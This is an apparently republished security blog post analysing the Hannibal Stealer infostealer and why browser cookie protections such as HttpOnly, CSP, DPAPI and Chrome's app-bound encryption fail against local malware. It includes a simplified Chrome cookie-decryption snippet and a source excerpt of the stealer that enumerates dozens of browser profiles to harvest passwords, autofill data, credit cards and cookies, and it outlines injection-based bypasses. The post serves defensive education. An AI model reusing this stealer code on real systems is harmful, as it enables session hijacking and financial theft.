













Ever wondered how modern browsers keep your session cookies safe – and how malware still manages to steal them anyway? In this article, I’ll take you behind the curtain of browser security, not with theory, but with a hands-on analysis of Hannibal Stealer – a real, fully functional piece of malware that I’ve had the rare opportunity to dissect at the source code level.
Using Hannibal as a case study, I’ll demonstrate exactly how browser defenses are built – and how attackers tear them down. My goal is to transparently explain the underlying mechanisms, attack techniques, and practical implications of browser cookie theft, to aid defenders and security professionals in better protecting their systems.
Readers will gain insights into:
Hannibal Stealer is a data-stealing malware developed by the group Vxsect. Written in C# on the .NET framework, it evolved from Sharp Stealer and TX Stealer – likely earlier iterations by the same group.

Initially, Hannibal was presented on security forums as a malware-as-a-service. Hannibal Stealer maintains an active presence on Telegram, with multiple channels indicating ongoing development and promotion. The main channel offers malware installation services and shows signs of involvement from various operators. Recent updates suggest the project is actively maintained and evolving.
The most important thing about the version I have studied is that it provides foundational insights into cookie theft methods. And these methods are worth exploring.
So let’s see how all these things are implemented step by step.
Modern web browsers, such as Chrome and Firefox, are designed with security in mind, utilizing a multi-process architecture and sandboxing to isolate web content from critical system resources. For example, Chrome separates the browser into multiple processes, including the browser core, rendering engine, and plugin processes. This design means that a compromised webpage (in a renderer process) shouldn’t easily access files or cookies on the system due to sandbox restrictions. It’s a layered defense designed to contain malicious web code within the browser’s sandbox.
Each tab or website runs in its own sandboxed process. This prevents a malicious webpage from directly accessing sensitive files (such as cookie storage) or affecting other sites. Even if an attacker injects a script via XSS (Cross-Site Scripting), the browser’s architecture and policies constrain what that script can do.
Hannibal Stealer operates outside the browser’s constraints. It runs with the user’s permissions on the OS, allowing it to directly read files or memory that a webpage script could never access. This is a crucial advantage – the stealer isn’t limited by the browser’s same-origin policy or sandbox when it comes to reading cookie data stored on disk.

A session cookie (especially authentication cookies) is like a master key to an account – if an attacker steals it, they can impersonate the user’s session without needing a password or two-factor authentication. That’s why cookies are prime targets for stealers: they grant instant access to email, social media, banking, and other sensitive accounts.
Browsers implement several defenses to protect cookies from theft via web attacks:
HttpOnly Flag: Cookies can be marked HttpOnly to prevent JavaScript from reading them. This stops most XSS-based cookie theft, as a malicious script in the page can’t simply call document.cookie to grab sensitive cookies.
Secure and SameSite Flags: Secure cookies are sent only over HTTPS, and SameSite rules restrict when cookies are included in requests (mitigating CSRF and some cross-site attacks). These make it harder for attackers to hijack sessions via network or cross-site tricks, but they don’t stop malware running on the user’s machine.
Content Security Policy (CSP): Websites can deploy CSP headers to control which scripts can execute or which domains can be contacted. CSP helps prevent unauthorized scripts from exfiltrating data (like cookies) by blocking script injections or limiting script targets.
Despite these browser-side protections, none of them can prevent a dedicated malware on the endpoint from stealing cookies. HttpOnly or CSP can prevent a web script from accessing the browser’s files or memory, but they cannot stop an executable running on the computer from doing so.
Browser security vs. local threats
Web security measures are not effective against local threats. Once an infostealer like Hannibal has a foothold on the machine, it operates at a level below the browser’s security model.

Since browser developers know that cookies are sensitive, they don’t store them in plain text on your hard drive. Instead, cookies are typically stored in a SQLite database in the user’s profile directory, and the cookie values are encrypted for confidentiality. Let’s examine how this works in two prominent browser families that Hannibal Stealer targets.
The most notable Chromium-based browsers are Chrome, Edge, and Brave.
Chromium browsers save cookies in an SQLite database (often named “Cookies”) in the user’s profile folder. Historically, Chrome used the operating system’s encryption (such as DPAPI on Windows) to encrypt cookie values – these appeared prefixed with ‘v10’ in the database.
In this scheme, often called “Cookie V10”, Chrome encrypts cookie values with a key that is itself protected by the user’s login credentials. Malware running as the user could call the Windows Crypto API (CryptUnprotectData) to decrypt those cookies, since it runs as an authorized user.
In newer Chrome versions (starting around Chrome 115), Google introduced Application-Bound Encryption (often referred to as “Cookie V20”). This upgrade makes cookie encryption application-specific, meaning the encryption key is bound to Chrome’s application context. The encrypted cookie values now display a v20 prefix, indicating the new format. The key to decrypt these is no longer directly accessible with just the user’s context. Chrome utilizes a system-level service (on Windows, a service running as SYSTEM) to perform encryption and decryption, so malware running with only user-level rights can’t simply call CryptUnprotectData on the master key.
Chrome Cookie V20 Encryption
Chrome tried to make cookies unreadable to malware without either elevated privileges or deep hooking into Chrome itself.
This family consists primarily of the Firefox browser and its derivatives.
Firefox also stores cookies in an SQLite database (e.g., cookies.sqlite in the Firefox profile). By default, Firefox does not encrypt cookies at rest (unless a master password is set by the user, which is uncommon and primarily protects saved logins, not cookies). This means if malware can access the Firefox profile, it can directly read cookies in plaintext from the DB.
Firefox relies on the OS security and its mechanisms of process isolation to protect those files. However, it lacks a built-in encryption feature, unlike Chrome’s DPAPI/ABE approach for cookies. For an attacker, Firefox cookies are low-hanging fruit – just open the SQLite file and read the session values.
For example, a website can declare which domains can be contacted via AJAX, or disallow inline scripts. This is very effective at blocking many website-based attacks. However, from an attacker’s perspective inside the user’s machine, CSP is almost irrelevant.
Stealers often read cookies directly from the file system or through injected code in the browser – they aren’t executing as a foreign script on a webpage. The browser’s CSP rules, which apply to web content, do not apply to the Hannibal Stealer instance. The stealer isn’t loading an external script via the webpage, so CSP restrictions on script sources are not triggered. The malware is essentially invisible to CSP.

CSP is a great web security measure, but it’s designed to thwart web-based attacks. It doesn’t consider malware already running on the user’s device.
Security policies vs. local threats
From a perspective of Hannibal Stealer, CSP is not an obstacle – it’s part of the browser’s client-side defenses that is bypassed by going underneath them.
Another aspect of browser security is the extension model. Browser extensions are add-ons that can extend the functionality of the browser, and they operate under a permission system. Understanding how extensions work is essential because some stealers abuse the extension system for their purposes.
Here’s a quick overview of how extensions function in Chrome/Firefox:
Content Scripts: These are scripts that an extension can inject into web pages. They run in the context of the page, so they can read and manipulate the DOM of sites you visit. However, content scripts are still subject to page security (they can’t break CSP rules of the site or access other sites’ data unless explicitly allowed, and they cannot directly access most OS resources or arbitrary files).
Background/Extension Scripts: These run separately, with higher privileges defined by the extension’s manifest. For instance, an extension can declare permissions like cookies (to read/write cookies via the browser’s API), or tabs (to observe browsing history), etc. A background script can perform actions outside of any single webpage, and can use special extension APIs that web pages cannot.
Permissions and Warnings: When a user installs an extension, the browser will typically prompt or display what permissions it requests (e.g., “Allow this extension to read and change all your data on websites you visit”). A malicious extension could request the cookies permission, which would indeed let it read cookie values through the extension API. This is one potential way to steal cookies, but it requires the user to (unknowingly) install the malicious extension. Modern browsers have also tightened extension policies; for example, Chrome’s Manifest v3 limits some capabilities and requires extensions to be distributed via the Web Store (or enterprise policy) for easier review and oversight.
Relying on an extension has pros and cons for an attacker:
Pro: If successfully installed, a malicious extension could continuously harvest data (cookies, keystrokes via content script, etc.) even after the initial malware process is gone, since it lives inside the browser. It’s a form of persistence.
Con: It’s hard to get users to install an extension without notice.
Obstacles of using extension mechanisms
For malware running on a system, silently installing a Chrome extension is non-trivial because Chrome tries to prevent unapproved installations (it may disable extensions not added through proper channels). It often requires either tricking the user or using policy/registry hacks, which can be noisy.
Hannibal Stealer does not use an extension as the middleman. So this example is not relevant here. But the extension route is possible in general. Some other malware families have used malicious extensions, although this approach adds complexity and potential failure points.
We did analyze the browser security mechanisms to see how an attacker might abuse them. Now let’s see how exactly the Hannibal Stealer malware archives its goals and bypasses the security measures we just reviewed.
As discussed earlier, for the application that runs with the user’s permissions, accessing unencrypted cookies is not a problem at all. Everything the stealer needs to do is access the SQLite database and just select cookies to steal. The user’s permission is enough to achieve this. This approach works with Gecko-based browsers.
In Chrome’s case, the cookie encrypted_value field isn’t immediately usable. The stealer must retrieve Chrome’s encryption key first, then use it to decrypt the cookie data. Chrome stores that key in a file called Local State (a JSON configuration file in the user’s profile directory). The key itself is encrypted using DPAPI (tied to the user’s Windows account).
Here’s a simplified outline of how Hannibal Stealer approaches Chrome cookies:
// Decrypting Chrome (Chromium) cookies
string localStatePath = Path.Combine(chromeProfile, "Local State");
byte[] encryptedKey = GetEncryptedKeyFromLocalState(localStatePath);  // base64, prefixed "DPAPI"
byte[] masterKey = ProtectedData.Unprotect(encryptedKey, null, DataProtectionScope.CurrentUser);


// Open the Cookies SQLite database
using(var db = new SQLiteConnection(chromeCookiesPath)) {
    var cmd = db.CreateCommand("SELECT host_key, name, encrypted_value FROM cookies");

    using(var reader = cmd.ExecuteReader()) {
        while(reader.Read()) {
            string host = reader.GetString(0);
            string name = reader.GetString(1);
            byte[] encValue = reader.GetBlob(2);
            string value;

            if(IsV10Format(encValue)) {
                // Encrypted with DPAPI-protected key
                value = DecryptWithAESGCM(encValue, masterKey);
            } else if(IsV20Format(encValue)) {
                // Application-Bound Encryption - requires special handling (see below)
                value = "[**v20 encrypted cookie**]"; // this part is simplified
            }
            SaveLootedCookie(host, name, value);
        }
    }
}
The above code illustrates how the stealer enumerates cookies: it fetches the master key (for DPAPI v10) and then decrypts each cookie via AES-GCM using that key. For entries with v20 encryption (app-bound), the decryption is not straightforward – a different approach is needed, as discussed further.
When Google introduced the new App-Bound Encryption, it forced malware developers to adapt. Under this system, even if you steal the encrypted cookie and the user-level master key, you cannot decrypt the cookie because the actual decryption has to go through Chrome’s own privileged process. In other words, the cookie encryption key is now effectively locked away behind a system service that malware can’t call without higher privileges or trickery.
To overcome this, malware developers employs a couple of strategies:
Privilege Escalation: One option is to attempt running parts of the stealer with elevated privileges (SYSTEM account on Windows). By gaining SYSTEM, the malware could potentially interact with Chrome’s encryption service or read protected OS memory to extract keys. However, elevating to SYSTEM can trigger security alarms (UAC prompts, AV heuristics) and is not always possible. Besides, it’s a noisy approach.
Process Injection: A stealthier approach is to inject code into the running Chrome browser process to perform the decryption as if it were Chrome. Essentially, if the code runs inside Chrome’s context, it can call the necessary internal functions or COM interfaces to retrieve the cookie in plaintext. This is a classic token manipulation – the malware makes Chrome do all the work. In practice, this involves using techniques like DLL injection or abusing Chrome’s internal COM object (IElevator), which Google left to allow certain tasks with higher privileges.
The cat-and-mouse game with Google’s engineers is ongoing. Once Chrome’s cookie protection went app-bound, multiple infostealers, including Hannibal, implemented injection-based bypasses. Google expected this shift – they knew determined attackers would move to more observable tactics like memory injection or scraping. The upside for Google is that behavior-based antiviruses can sometimes catch such attacks or require more sophisticated malware. The upside for attackers is that, so far, these techniques work. Hannibal Stealer can still grab Chrome’s cookies despite the v20 encryption.
Let’s look at the source code. This part of Hannibal Stealer scans common browser folders, then - via asynchronous tasks - copies their DBs, decrypts cookies + credentials and saves the loot.
using System;
using System.Collections.Generic;
using System.IO;
using System.Threading.Tasks;

namespace SHARP
{
    class Browsers
    {
        static string LocalApplicationData = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
        static string ApplicationData = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);

        public static async Task ChromiumBrowsers()
        {
            var paths = new Dictionary<string, string>
            {
                { "Google", Path.Combine(LocalApplicationData, "Google", "Chrome", "User Data") },
                { "Yandex", Path.Combine(LocalApplicationData, "Yandex", "YandexBrowser", "User Data") },
                { "Edge", Path.Combine(LocalApplicationData, "Microsoft", "Edge", "User Data") },
                { "Opera", Path.Combine(ApplicationData, "Opera Software", "Opera Stable") },
                { "Opera GX", Path.Combine(ApplicationData, "Opera Software", "Opera GX Stable") },
                { "Brave", Path.Combine(LocalApplicationData, "BraveSoftware", "Brave-Browser", "User Data") },
                { "Chromium", Path.Combine(LocalApplicationData, "Chromium", "User Data") },
                { "Dragon", Path.Combine(LocalApplicationData, "Comodo", "Dragon", "User Data") },
                { "EpicPrivacy", Path.Combine(LocalApplicationData, "Epic Privacy Browser", "User Data") },
                { "Iridium", Path.Combine(LocalApplicationData, "Iridium", "User Data") },
                { "Slimjet", Path.Combine(LocalApplicationData, "Slimjet", "User Data") },
                { "UR-Browser", Path.Combine(LocalApplicationData, "UR Browser", "User Data") },
                { "Vivaldi", Path.Combine(LocalApplicationData, "Vivaldi", "User Data") },
                { "Google(x86)", Path.Combine(LocalApplicationData, "Google(x86)", "Chrome", "User Data") },
                { "MapleStudio", Path.Combine(LocalApplicationData, "MapleStudio", "ChromePlus", "User Data") },
                { "7Star", Path.Combine(LocalApplicationData, "7Star", "7Star", "User Data") },
                { "CentBrowser", Path.Combine(LocalApplicationData, "CentBrowser", "User Data") },
                { "Chedot", Path.Combine(LocalApplicationData, "Chedot", "User Data") },
                { "Kometa", Path.Combine(LocalApplicationData, "Kometa", "User Data") },
                { "Elements Browser", Path.Combine(LocalApplicationData, "Elements Browser", "User Data") },
                { "Uran", Path.Combine(LocalApplicationData, "uCozMedia", "Uran", "User Data") },
                { "Amigo", Path.Combine(LocalApplicationData, "Amigo", "User", "User Data") },
                { "Atom", Path.Combine(LocalApplicationData, "Mail.Ru", "Atom", "User Data") },
                { "Torch", Path.Combine(LocalApplicationData, "Torch", "User Data") },
                { "360Browser", Path.Combine(LocalApplicationData, "360Browser", "Browser", "User Data")}
            };

            List<Task> tasks = new List<Task>();
            foreach (var path in paths)
            {
                if (Directory.Exists(path.Value))
                {
                    tasks.Add(RunChromiumBrowser(path));
                }
            }
            await Task.WhenAll(tasks);
       //     foreach (var path in paths) await RunBrowserv20(path);
        }

        public static async Task GeckoBrowsers()
        {
            var paths = new Dictionary<string, string>
            {
                { "Firefox", Path.Combine(ApplicationData, "Mozilla", "Firefox", "Profiles") },
                { "Thunderbird", Path.Combine(ApplicationData, "Thunderbird", "Profiles") },
                { "SeaMonkey", Path.Combine(ApplicationData, "Mozilla", "SeaMonkey", "Profiles") },
                { "BlackHawk", Path.Combine(ApplicationData, "NETGATE Technologies", "BlackHawk", "Profiles") },
                { "Cyberfox", Path.Combine(ApplicationData, "8pecxstudios", "Cyberfox", "Profiles") },
                { "K-Meleon", Path.Combine(ApplicationData, "K-Meleon", "Profiles") },
                { "icecat", Path.Combine(ApplicationData, "Mozilla", "icecat", "Profiles") },
                { "Pale Moon", Path.Combine(ApplicationData, "Moonchild Productions", "Pale Moon", "Profiles") },
                { "IceDragon", Path.Combine(ApplicationData, "Comodo", "IceDragon", "Profiles") },
                { "Waterfox", Path.Combine(ApplicationData, "Waterfox", "Profiles") },
                { "Postbox", Path.Combine(ApplicationData, "Postbox", "Profiles") },
                { "Flock", Path.Combine(ApplicationData, "Flock", "Browser") }
            };

            List<Task> tasks = new List<Task>();
            foreach (var path in paths)
            {
                if (Directory.Exists(path.Value))
                {
                    tasks.Add(RunGeckoBrowser(path));
                }
            }
            await Task.WhenAll(tasks);
        }

        private static async Task RunGeckoBrowser(KeyValuePair<string, string> path)
        {
            await Task.Run(async () =>
            {
                var cookies = await GBRWSR.GetCookies(path.Value);
                if (cookies.Length > 0)
                {
                    await Writer.WriteCookies(cookies, path.Key);
                }
            });
        }

        private static async Task RunBrowserv20(KeyValuePair<string, string> path)
        {
            if (Directory.Exists(path.Value))
            {
                await Task.Run(async () =>
                {
                    var cookies = await V20Collect.GetCookiesFromBrowser(path);
                    if (cookies.Length > 0)
                    {
                        await Writer.WriteCookies(cookies, path.Key);
                    }
                });
            }
        }

        private static async Task RunChromiumBrowser(KeyValuePair<string, string> path)
        {
            byte[] _encrKey = await BRWSR.GetEncryptionKey(path.Value);
            await Task.Run(async () =>
            {
                var passwords = await BRWSR.GetPasswords(path.Value, _encrKey);
                if (passwords.Length > 0)
                {
                await Writer.WritePasswords(passwords);
                }
            });

            await Task.Run(async () =>
            {
             var autofiles = await BRWSR.GetAutoFiles(path.Value);
             if (autofiles.Length > 0)
             {
                 await Writer.WriteAutoFill(autofiles, path.Key);
             }
            });

            await Task.Run(async () =>
            {
            var creditcards = await BRWSR.GetCreditCards(path.Value, _encrKey);
            if (creditcards.Length > 0)
            {
                await Writer.WriteCreditCards(creditcards, path.Key);
            }
            });
        }
    }
}So, in the conclusion, let’s recap one more time all the things we’ve discussed and try to answer the question: why don’t browsers prevent cookie theft made by malware?
Several inherent gaps and design trade-offs enable cookie theft by malware:
Local Privilege Equals Access
Historically, any program running as your user on the OS could read your browser’s files (cookies, passwords, etc.) just like any other file in your user profile. Browser vendors did add encryption to sensitive data at rest (e.g., Chrome encrypts passwords and cookies on disk using the OS’s user encryption APIs). Still, the keys to decrypt are accessible to that same user context. In Windows, for example, Chrome uses the DPAPI for encryption – which means any process running as the same user can call the API to decrypt the data.
Trust Boundaries (or Lack Thereof) on the Host
The browser sandbox stops websites from reading files, but it does not stop other programs on your computer. The operating system is the only real enforcement boundary there. Consumer OS like Windows and macOS don’t restrict a user-level process from reading another user-level process’s files by default. As a result, a malware executable you run can simply open the browser’s cookie database file stored on disk or query the OS secure storage for browser secrets. HttpOnly and SameSite flags, which are enforced by the browser at runtime, do not affect a thief who goes behind the browser’s back to the files. Even a “Secure, HttpOnly” cookie is vulnerable to local theft – as Mozilla’s documentation notes, Secure/HttpOnly attributes don’t prevent someone with disk access from reading or modifying the cookie’s value1.
Design Trade-off – Usability vs. Perfect Secrecy
Why not lock cookies so that even the user (or malware) can’t easily read them? The problem is that browsers need to use cookies automatically to keep you logged in. If, for example, every cookie were additionally encrypted with a master password that the user had to enter each time, it would be very inconvenient (and users would likely forego it).
App-Bound Encryption (ABE) and Its Bypass
In mid-2024, Google attempted to tighten cookie security on Windows by introducing Application-Bound Encryption (“Chrome Cookie v20” protection). This feature, rolled out around Chrome v127, changes how cookies are encrypted at rest: the encryption key is bound to a Windows service that supposedly only Chrome can talk to. In theory, this means even if malware steals the encrypted cookies and tries to decrypt them, it shouldn’t succeed without being the Chrome application. However, this solution itself has to allow Chrome to access the cookies – and clever attackers found ways to masquerade as Chrome or leverage Chrome to do the decryption, as it was already shown above.
In summary, browsers silo web content from other web content very well, but they don’t treat the local system as hostile. The operating system would need to enforce stricter isolation between applications or require user re-authentication to access sensitive data to truly stop this kind of theft. Some moves are being made in that direction (e.g., proposals for device-bound session tokens or hardware-backed encryption of cookies), but those are not widespread yet2.
Today’s reality is that if malware gets to run on the host, it can usually access browser-stored secrets through OS resources. Attackers take advantage of any available route – whether calling OS APIs to decrypt, leveraging the browser’s own capabilities (like debugging interfaces), or reading process memory – to grab those session tokens.
Browsers can’t protect against local threats
Browsers are designed to protect against web attacks, not malware running on your machine. Once an attacker has code execution on the endpoint (such as an info-stealing Trojan that you unwittingly ran), the browser’s defenses can often be bypassed because the attacker is effectively an authorized user of the system.

I can show you how deep the Internet really goes
Discover exposed assets, infrastructure links, and threat surfaces across the global Internet.
This is my first story based on the results of Hannibal Stealer analysis and my own knowledge. We have covered the core functionalities, technical intricacies, and browser vulnerabilities that Hannibal Stealer exploits to harvest session cookies and sensitive data. By examining these security models and their practical limitations, we set the stage for a deeper understanding of the malware’s historical evolution and attack methodologies.
In Part 2, we will explore the origins and lineage of Hannibal Stealer, tracing its evolution from earlier stealers like Sharp Stealer and TX Stealer. We will analyze the complete attack workflow, detailing initial compromise methods, persistence mechanisms, and data exfiltration techniques, along with their real-world implications.
Recommended Reading
Hannibal Stealer: A Deep Technical Analysis
Please let me know in the comments what you think of this story and any focus areas I should consider for future writings.
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。